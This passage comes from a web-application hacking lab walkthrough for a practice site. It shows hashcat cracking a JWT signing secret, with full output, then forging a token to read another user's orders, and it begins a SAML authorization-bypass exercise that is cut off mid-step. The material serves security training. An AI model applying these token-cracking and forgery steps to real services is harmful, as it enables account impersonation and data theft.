
Identified “secret key” can be used to generate a new token for user “jwtuserX@webhacklab.com”.

Alternative: Use the hashcat utility to brute-force the 'secret key' required for signing the token.


```
root@Kali:~/tools/json_web_tokens# hashcat -a0 -m 16500 <FILE_CONTAINS_TOKEN>
secrets.txt
```

```
┌──(root💀kali)-[~/tools/json_web_tokens]
└─# cat jwt_token.txt
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdWVfbmFtZSI6InNhbmpheS5uc3NAbWFpbGluYXRvc
i5jb20iLCJlbWFpbCI6InNhbmpheS5uc3NAbWFpbGluYXRvci5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2x
hYi5jb20vIiwiZXhwIjoxNjI3NTc0OTMwLCJuYmYiOjE2MjYzNjUzMzB9.PMY77F_qVAEllB4Iz8Z_gFPSxTZn
ZsCFhViMSsm6fQY

┌──(root💀kali)-[~/tools/json_web_tokens]
└─# hashcat -a0 -m 16500 jwt_token.txt secrets.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_
DEBUG) - Platform #1 [The pocl project]

Approaching final keyspace - workload adjusted.

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdWVfbmFtZSI6InNhbmpheS5uc3NAbWFpbGluYXRvc
i5jb20iLCJlbWFpbCI6InNhbmpheS5uc3NAbWFpbGluYXRvci5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2x
hYi5jb20vIiwiZXhwIjoxNjI3NTc0OTMwLCJuYmYiOjE2MjYzNjUzMzB9.PMY77F_qVAEllB4Iz8Z_gFPSxTZn
ZsCFhViMSsm6fQY:notsosecurekey1234

Session..........: hashcat
Status...........: Cracked
Hash.Name........: JWT (JSON Web Token)
Hash.Target......: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdWVfbm...sm6fQY
Time.Started.....: Thu Jul 15 09:11:53 2021 (0 secs)
Time.Estimated...: Thu Jul 15 09:11:53 2021 (0 secs)
Guess.Base.......: File (secrets.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    12259 H/s (0.84ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 826/826 (100.00%)
Rejected.........: 0/826 (0.00%)
Restore.Point....: 0/826 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: secret -> notsosecurekey1234

Started: Thu Jul 15 09:11:28 2021
Stopped: Thu Jul 15 09:11:55 2021
```

Step 4: Creation of a new token. Add "jwtuser**X**@webhacklab.com" in the "unique_name" and "email" parameters. Sign the token using the secret key "**notsosecurekey1234**" from the previous step.



Step 5: Set the newly generated "Access Token" in the "Authorization" header to gain access to the order details of the user "jwtuserX@webhacklab.com".




SAML Authorization Bypass

Challenge URL: http://topup.webhacklab.com/saml/SAML.aspx


- **Login as user “not-a-john@webhacklab.com”.**
- **Decode the SAML data into XML format.**
- **Exploit SAML XML to login as user “john@webhacklab.com”.**

Solution:


Step 1: Click on “Sign in with SAML (beta)” as shown in Figure:




Step 2: Click on “Sign in with OneLogin” as shown in Figure:




Step 3: Enter 'not-a-john@webhacklab.com' in username field on the onelogin page as shown in Figure.




Step 4: Enter the password on the onelogin page as shown in Figure.




Step 5: Click on continue button.




Step 6: The figure shows intercepted HTTP Request for the above step; we can analyse that this request contains SAML data:



